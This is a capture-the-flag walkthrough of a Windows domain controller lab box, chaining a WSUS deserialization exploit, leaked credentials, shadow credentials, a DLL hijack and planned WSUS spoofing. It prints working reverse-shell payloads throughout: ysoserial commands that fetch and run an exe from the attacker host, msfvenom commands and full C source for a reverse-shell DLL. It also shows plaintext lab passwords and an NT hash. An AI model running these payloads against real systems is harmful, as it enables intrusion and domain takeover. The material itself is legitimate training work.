


Overview
Logging is a Medium-rated Windows Active Directory machine that puts you up against
a Domain Controller running Windows Server Update Services (WSUS). Every step of the
chain is grounded in real enterprise attack techniques making this one of the more
educational boxes of the season.
| # | Technique | Outcome |
|---|---|---|
| 1 | CVE-2025-59287 - Unauthenticated WSUS Deserialization RCE | Code execution on DC |
| 2 | SMB log file credential leak | svc_recovery credentials |
| 3 | Kerberos-only auth + clock sync | Valid domain session |
| 4 | Shadow credentials against msa_health$ | TGT for MSA account |
| 5 | WinRM shell as msa_health$ | Interactive shell on DC |
| 6 | DLL hijack via zip drop | Shell as jaylee.clifton |
| 7 | Rubeus TGT delegation | Kerberos ticket for jaylee |
| 8 | DNS spoofing + fake WSUS server | SYSTEM shell on DC |
Background: Active Directory and WSUS
Before diving into exploitation it helps to understand the environment.
Active Directory (AD) is Microsoft’s directory service - the central nervous system of a Windows corporate network. It manages every user, computer, group, and policy in the organization. The Domain Controller (DC) is the server that runs AD. Compromising the DC means owning the entire domain.
WSUS (Windows Server Update Services) lets organizations manage Windows updates internally. Instead of every machine fetching patches directly from Microsoft, they all check in with the internal WSUS server. In this box WSUS runs on the DC itself - a common configuration in smaller organizations that turns out to be catastrophically dangerous.
Reconnaissance
Nmap Port Scan
The first step on any box is figuring out what services are exposed. Nmap is the standard tool for this.
nmap -sCV -p- --min-rate 5000 -oN logging.nmap $TARGET┌─[havoc@havocsec]─[~/Downloads/htb/season10/logging]
└──╼ $nmap -sC -sV 10.129.39.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-19 07:10 EAT
Nmap scan report for logging.htb (10.129.39.134)
Host is up (0.14s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-04-19 11:10:17Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after: 2106-04-17T03:20:01
|_ssl-date: 2026-04-19T11:11:09+00:00; +7h00m00s from scanner time.
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after: 2106-04-17T03:20:01
|_ssl-date: 2026-04-19T11:11:10+00:00; +7h00m00s from scanner time.
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T11:11:10+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after: 2106-04-17T03:20:01
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T11:11:10+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after: 2106-04-17T03:20:01
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2026-04-19T11:11:00
|_ start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.83 seconds
┌─[havoc@havocsec]─[~/Downloads/htb/season10/logging]
└──╼ $
Flag breakdown:
-sCV- Run service version detection (-sV) and default scripts (-sC) together-p-- Scan all 65535 ports, not just the common top 1000--min-rate 5000- Send at least 5000 packets per second to speed things up-oN logging.nmap- Save output to a file in normal readable format
Key results:
| Port | Service | Notes |
|---|---|---|
| 53 | DNS | Every DC runs DNS for name resolution |
| 80 | HTTP (IIS) | Default IIS web server |
| 88 | Kerberos | Confirms this is an Active Directory DC |
| 389 / 636 | LDAP / LDAPS | Used to query the directory |
| 445 | SMB | File sharing - often leaks credentials |
| 3268 / 3269 | Global Catalog LDAP | More AD infrastructure |
| 5985 | WinRM | Windows Remote Management - remote shell access |
| 8530 / 8531 | WSUS | Our entry point |
The domain is logging.htb and the hostname is DC01. Add both to your hosts file
so tools can resolve them by name:
echo "$TARGET dc01.logging.htb logging.htb" | sudo tee -a /etc/hostsWSUS Enumeration
Ports 8530 and 8531 are the standard WSUS HTTP and HTTPS ports. Brute-force the directory structure with feroxbuster:
feroxbuster -u http://$TARGET:8530/ \
  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -s 200 301 302 -n --quiet
What is feroxbuster? It sends thousands of common directory and file name guesses against the web server to discover hidden endpoints - essentially brute-forcing the site’s structure.

200  GET  http://$TARGET:8530/
301  GET  http://$TARGET:8530/inventory  →  .../inventory/
The WSUS service responds with no login page in the way - we reach it directly. That matters greatly in the next step.
Initial Foothold - CVE-2025-59287
Understanding the Vulnerability
CVE-2025-59287 is a critical unauthenticated Remote Code Execution flaw in
Microsoft WSUS. When a client sends an HTTP request to WSUS, the server processes
an AuthorizationCookie value from that request. The problem is that WSUS uses
.NET’s BinaryFormatter to deserialize this cookie without verifying it came from
a trusted source.
What is deserialization? Serialization is converting a live object in memory into bytes for storage or transmission. Deserialization is the reverse - turning those bytes back into a live object. BinaryFormatter is unsafe because a crafted payload can embed instructions that execute arbitrary code during the reconstruction process, before any validation runs. No credentials are needed because the cookie is processed before authentication occurs.
Setting Up the Exploit
Clone the PoC:
git clone https://github.com/M507/CVE-2025-59287-PoC
cd CVE-2025-59287-PoC
First confirm you have RCE by making the target ping back to you:
# Catch the ping on your VPN interface
sudo tcpdump -i tun0 icmp

# Generate the payload with ysoserial.NET
./ysoserial.exe -g RolePrincipal -f BinaryFormatter \
  -c 'ping <YOUR_LHOST>' -o base64
ysoserial flag breakdown:
-g RolePrincipal- The gadget chain to use. A gadget chain is a sequence of existing .NET classes that when deserialized in the right order triggers code execution.RolePrincipalis a well-known chain for WSUS targets-f BinaryFormatter- The serialization formatter WSUS uses internally-c 'ping <YOUR_LHOST>'- The OS command to execute on the target-o base64- Encode the payload as base64 so it fits cleanly in an HTTP cookie
Feed the payload into the PoC targeting port 8530. If ICMP packets arrive in tcpdump you have unauthenticated code execution on the Domain Controller.
Getting a Reverse Shell
Upgrade the ping to an interactive shell:
# 1. Generate a reverse shell exe
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<LHOST> LPORT=4444 \
  -f exe -o shell.exe

# 2. Host it
python3 -m http.server 8080

# 3. Start your listener
nc -lvnp 4444

# 4. Use ysoserial to download and execute it
./ysoserial.exe -g RolePrincipal -f BinaryFormatter \
  -c 'powershell -c "Invoke-WebRequest http://<LHOST>:8080/shell.exe -OutFile C:\Windows\Temp\s.exe; C:\Windows\Temp\s.exe"' \
  -o base64
You now have a shell on DC01 running as the WSUS service account.
Credential Discovery - SMB Log File
Enumerating Shares
SMB (Server Message Block) is Windows’s file-sharing protocol. Servers frequently expose shares containing logs, backups, and scripts - often with sensitive data left inside. Enumerate what is available:
crackmapexec smb $TARGET -u 'guest' -p '' --sharesA share named Logs stands out. Access it with smbclient:
smbclient //dc01.logging.htb/Logs -NBrowse the share and download any log files. The interesting one is
IdentitySync_Trace_20260219.log - a trace log from an identity synchronization
service.
Extracting Credentials
cat IdentitySync_Trace_20260219.log | grep -i "BindPass"[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump:
{ Domain: "logging.htb", Server: "DC01", SSL: "False",
BindUser: "LOGGING\svc_recovery", BindPass: "Em3rg3ncyPa$$2025", Timeout: 30 }What happened here? The IdentitySync service logs its LDAP connection details
at VERBOSE level - including the password in plaintext. This is a common developer
mistake: overly verbose logging left enabled in production. The entry also shows the
connection failed with “Invalid Credentials” which is a clue. The log is from
February 2026 and the password ends in 2025 - it was likely rotated at the new
year. Try Em3rg3ncyPa$$2026.
Credentials found: LOGGING\svc_recovery / Em3rg3ncyPa$$2026
Kerberos Authentication Setup
Why NTLM Fails
Trying the credentials over SMB normally returns STATUS_ACCOUNT_RESTRICTION. This
means the account exists and the password is correct, but the account is configured
to deny NTLM authentication. NTLM is the older Windows authentication protocol -
disabling it prevents credential relay attacks. We must use Kerberos instead.
What Is Kerberos?
Kerberos is an authentication protocol based on tickets rather than passwords. The flow works like this:
- You prove your identity to the Key Distribution Center (KDC) - which lives on the DC
- The KDC issues a Ticket Granting Ticket (TGT) - a cryptographic proof of your identity
- You present your TGT to get Service Tickets for specific services
- Services validate your ticket without ever seeing your password
The critical requirement: your system clock must be within 5 minutes of the DC. If the clocks are too far apart Kerberos rejects tickets as potentially replayed by an attacker.
Clock Synchronization
# Stop automatic time sync so it doesn't interfere
sudo timedatectl set-ntp 0
sudo systemctl stop systemd-timesyncd

# If using VirtualBox, also stop the VM from syncing with the host clock
sudo /etc/init.d/virtualbox-guest-utils stop

# Sync your system clock to the DC
sudo ntpdate -s $TARGET
Generating krb5.conf
Kerberos tools on Linux need a configuration file at /etc/krb5.conf that tells
them where the KDC is and what realm (domain) to authenticate against. Netexec can
generate this automatically:
nxc smb $TARGET --generate-krb5-file /etc/krb5.conf
Verify it looks correct - it should reference LOGGING.HTB as the realm pointing
to dc01.logging.htb.
Verifying Credentials and Getting a TGT
Verify the credentials are accepted using credwolf with AES256 encryption - RC4 (the older Kerberos cipher) is disabled in this environment:
credwolf -d logging.htb kerberos --transport tcp \
  --kdc-ip logging.htb -u svc_recovery \
  -p 'Em3rg3ncyPa$$2026' -e aes256
Why AES256 specifically? Hardened modern AD environments disable RC4 Kerberos encryption to prevent certain downgrade attacks. Specifying AES256 ensures we negotiate the right cipher rather than having the client fall back to RC4 and get rejected.
Once verified, request a TGT with kw-tgt:
kw-tgt -d logging.htb --transport tcp --dc-ip logging.htb \
  -u svc_recovery -p 'Em3rg3ncyPa$$2026' -e aes256
or getTGT.py

This saves a svc_recovery.ccache file - a Kerberos credential cache containing
your TGT. Tell your tools to use it:
export KRB5CCNAME=svc_recovery.ccacheConfirm everything works:
nxc smb logging.htb -k --use-kcacheActive Directory Enumeration - BloodHound
What Is BloodHound?
BloodHound maps out Active Directory relationships and permissions then uses graph
theory to find attack paths toward high-value targets like Domain Admin. It collects
data via bloodhound-python and visualizes it as a node graph where edges
represent permissions or relationships - and some edges represent dangerous
privileges that can be abused.
Collecting Data
bloodhound-python -k -u svc_recovery -p 'Em3rg3ncyPa$$2026' -d logging.htb -dc DC01.logging.htb -ns 10.129.39.91 -c All --zip Flag breakdown:
-k- Use Kerberos authentication (no NTLM)-c All- Collect everything: users, groups, computers, ACLs, sessions, trusts--zip- Package output for direct import into BloodHound
Import the zip into BloodHound and run “Shortest Paths to Domain Admin”. You
will see that svc_recovery has GenericAll over msa_health$.

Understanding GenericAll
GenericAll is the most powerful permission in Active Directory - it grants full
control over the target object. With GenericAll over msa_health$ we can reset its
password, modify its group memberships, and write to any of its attributes -
including msDS-KeyCredentialLink, which is what we need for the next attack.
Shadow Credentials - Getting a TGT for msa_health$
What Are Shadow Credentials?
msDS-KeyCredentialLink is an attribute that stores cryptographic key pairs used
for Windows Hello for Business and certificate-based Kerberos authentication
(PKINIT). If you can write to this attribute - which GenericAll gives us - you can
inject your own public key. You then use your corresponding private key to request
a Kerberos TGT for that account without knowing its password.
This is called Shadow Credentials because you are silently adding a hidden authentication path to the account. Unlike a password reset, this generates no password-change event and leaves the real password intact - making it stealthy.
Exploiting with bloodyAD
bloodyAD -k ccache=svc_recovery.ccache -d logging.htb \
  --host dc01.logging.htb add shadowCredentials 'msa_health$'
bloodyAD will:
- Generate a fresh RSA key pair on your machine
- Write the public key into
msa_health$’smsDS-KeyCredentialLinkattribute - Use the private key to authenticate via PKINIT (certificate-based Kerberos)
- Return a
.ccachefile containing a valid TGT formsa_health$
Alternatively use pywhisker which performs the same operation:
pywhisker -d logging.htb -u svc_recovery -k \
  --dc-ip $TARGET -t 'msa_health$' -a add
Export the MSA’s ticket:
export KRB5CCNAME=msa_health_v0.ccacheWhat Is a Managed Service Account?
msa_health$ is a Managed Service Account - a special AD account type with
the dollar sign suffix convention indicating machine or service accounts. MSAs have
automatically rotating passwords managed by the DC, which is exactly why we cannot
simply dump or guess the password. Shadow credentials let us bypass this entirely
by authenticating with a certificate instead.
Shell as msa_health$ via WinRM
WinRM (Windows Remote Management) on port 5985 is the Windows equivalent of SSH - it allows remote command execution on the machine.
Install evil-winrm-py with Kerberos support:
uv tool install evil-winrm-py[kerberos]Connect using the MSA’s Kerberos ticket:
evil-winrm-py -i logging.htb -kWhy use the domain name instead of the IP? Kerberos performs service ticket validation using the hostname in the Service Principal Name (SPN). Connecting via IP bypasses DNS resolution and breaks ticket validation. Always use the FQDN or domain name with Kerberos-based authentication.
You now have a PowerShell prompt on DC01 as LOGGING\msa_health$.

or we use the evilwinrm with the NT Hash we got earlier with this command here the shortest path wins
evil-winrm -u 'msa_health$' -H 603fc24ee01a9409f83c9d1d701485c5 -i dc01.logging.htband we get shell simple as that.
Lateral Movement - DLL Hijack via Zip Drop
Discovering the Scheduled Task
Enumerate scheduled tasks looking for anything running as a different user:
Get-Content "C:\Windows\System32\Tasks\UpdateChecker Agent"
The XML reveals:
- Binary:
C:\Program Files\UpdateMonitor\UpdateMonitor.exe - Runs as:
LOGGING\jaylee.clifton - Interval: Every 3 minutes (
PT3M)
We are currently msa_health$. We want to become jaylee.clifton - and this task
is our bridge.
How the DLL Hijack Works
Watch the application’s log to understand its behavior:
Get-Content "C:\ProgramData\UpdateMonitor\Logs\monitor.log" -Tail 30You will see:
Evil-WinRM* PS C:\Users\msa_health$\Documents> Get-Content "C:\ProgramData\UpdateMonitor\Logs\monitor.log" -Tail 30
[2026-04-19 07:20:15] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-04-19 07:20:15] Failed to load settings_update.dll. Error code: 126
[2026-04-19 07:20:15] Update check completed.
[2026-04-19 07:23:15] Starting Sentinel Update Check...
[2026-04-19 07:23:15] Checking for update on core server...
[2026-04-19 07:23:15] Info: Core did not find file Settings_Update.zip
[2026-04-19 07:23:15] Last status: File not found on core
[2026-04-19 07:23:15] Checking for update on local server...
[2026-04-19 07:23:15] No updates found locally: C:\ProgramData\UpdateMonitor\Settings_Update.zip.
[2026-04-19 07:23:15] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-04-19 07:23:15] Failed to load settings_update.dll. Error code: 126
[2026-04-19 07:23:15] Update check completed.
[2026-04-19 07:26:15] Starting Sentinel Update Check...
[2026-04-19 07:26:15] Checking for update on core server...
[2026-04-19 07:26:15] Info: Core did not find file Settings_Update.zip
[2026-04-19 07:26:15] Last status: File not found on core
[2026-04-19 07:26:15] Checking for update on local server...
[2026-04-19 07:26:15] No updates found locally: C:\ProgramData\UpdateMonitor\Settings_Update.zip.
[2026-04-19 07:26:15] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-04-19 07:26:15] Failed to load settings_update.dll. Error code: 126
[2026-04-19 07:26:15] Update check completed.
[2026-04-19 07:29:15] Starting Sentinel Update Check...
[2026-04-19 07:29:15] Checking for update on core server...
[2026-04-19 07:29:15] Info: Core did not find file Settings_Update.zip
[2026-04-19 07:29:15] Last status: File not found on core
[2026-04-19 07:29:15] Checking for update on local server...
[2026-04-19 07:29:15] No updates found locally: C:\ProgramData\UpdateMonitor\Settings_Update.zip.
[2026-04-19 07:29:15] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-04-19 07:29:15] Failed to load settings_update.dll. Error code: 126
[2026-04-19 07:29:15] Update check completed.
The binary follows this sequence:
- Checks for
C:\ProgramData\UpdateMonitor\Settings_Update.zip - If found, extracts
settings_update.dllfrom the zip - Copies it to
C:\Program Files\UpdateMonitor\bin\settings_update.dll - Loads the DLL and calls the
PreUpdateCheckexport
Why is this exploitable? We have write access to C:\ProgramData\UpdateMonitor\
- a world-writable staging directory - but not to
C:\Program Files\UpdateMonitor\bin\where privileged binaries live. The zip-drop mechanism acts as an escalation bridge: the process itself moves our file into the privileged location, and since it runs asjaylee.clifton, our DLL loads in that user’s security context. We essentially trick the application into installing our malicious DLL for us.
Crafting the Malicious DLL
Write evil.c on your Kali machine:
#include <windows.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#pragma comment(lib, "ws2_32")

/*
 * This export name must exactly match what UpdateMonitor.exe calls.
 * We confirmed it calls PreUpdateCheck from the monitor.log output.
 */
__declspec(dllexport) void PreUpdateCheck() {
    /* Initialize Windows Sockets so we can create network connections */
    WSADATA wsa;
    WSAStartup(MAKEWORD(2,2), &wsa);

    /* Create a standard TCP socket */
    SOCKET s = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);

    /* Configure the destination: your Kali machine */
    struct sockaddr_in sa;
    sa.sin_family = AF_INET;
    sa.sin_port = htons(4444);                         /* listener port */
    inet_pton(AF_INET, "<YOUR_LHOST>", &sa.sin_addr);  /* tun0 IP */

    /* Connect our socket back to Kali */
    connect(s, (struct sockaddr*)&sa, sizeof(sa));

    /*
     * Attach the socket to cmd.exe's stdin, stdout, and stderr.
     * This makes all input/output travel over the network socket
     * giving us an interactive shell through the connection.
     */
    STARTUPINFOA si = {0};
    si.cb = sizeof(si);
    si.dwFlags = STARTF_USESTDHANDLES;
    si.hStdInput = si.hStdOutput = si.hStdError = (HANDLE)s;

    PROCESS_INFORMATION pi = {0};
    CreateProcessA(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi);

    WaitForSingleObject(pi.hProcess, INFINITE);
}

/* Standard DLL entry point - must return TRUE to signal successful load */
BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID reserved) {
    return TRUE;
}
Compile using MinGW - the cross-compiler that builds Windows binaries on Linux:
x86_64-w64-mingw32-gcc -shared -o settings_update.dll evil.c -lws2_32Command breakdown:
x86_64-w64-mingw32-gcc- Cross-compiler targeting 64-bit Windows-shared- Output a DLL rather than an executable-o settings_update.dll- Filename must match exactly what the application expects-lws2_32- Link against the Windows Sockets library for network functions
Package into a zip with the exact expected archive name:
zip Settings_Update.zip settings_update.dllIf you prefer a no-code approach, msfvenom generates the DLL directly:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.xxx LPORT=4444 \
  -f dll -o settings_update.dll
zip Settings_Update.zip settings_update.dll
Delivering the Payload
Start your listener first:
nc -lvnp 4444 or penelope Upload the zip from your evil-winrm-py session:
upload Settings_Update.zip C:\ProgramData\UpdateMonitor\Settings_Update.zipWait up to 3 minutes. The scheduled task fires, UpdateMonitor.exe unzips the
archive, copies the DLL into bin\, loads it, and calls PreUpdateCheck - which
connects back to your listener as LOGGING\jaylee.clifton.
If nothing happens after 3 minutes check the monitor log for errors:
Get-Content "C:\ProgramData\UpdateMonitor\Logs\monitor.log" -Tail 10
Privilege Escalation - WSUS Man-in-the-Middle Attack
The Concept
Every Windows machine periodically contacts its WSUS server to check for updates. This is handled by the Windows Update Agent which runs as SYSTEM. The attack:
- Add a DNS entry pointing
wsus.logging.htbat our Kali machine - Run a fake WSUS server on Kali that the DC will connect to
- Serve a malicious “update” that the Update Agent downloads and executes as SYSTEM
- Get a SYSTEM shell
This works because the Windows Update Agent trusts whatever binary the WSUS server declares as an approved update. There is no code-signing enforcement for updates served by internal WSUS in default configurations.
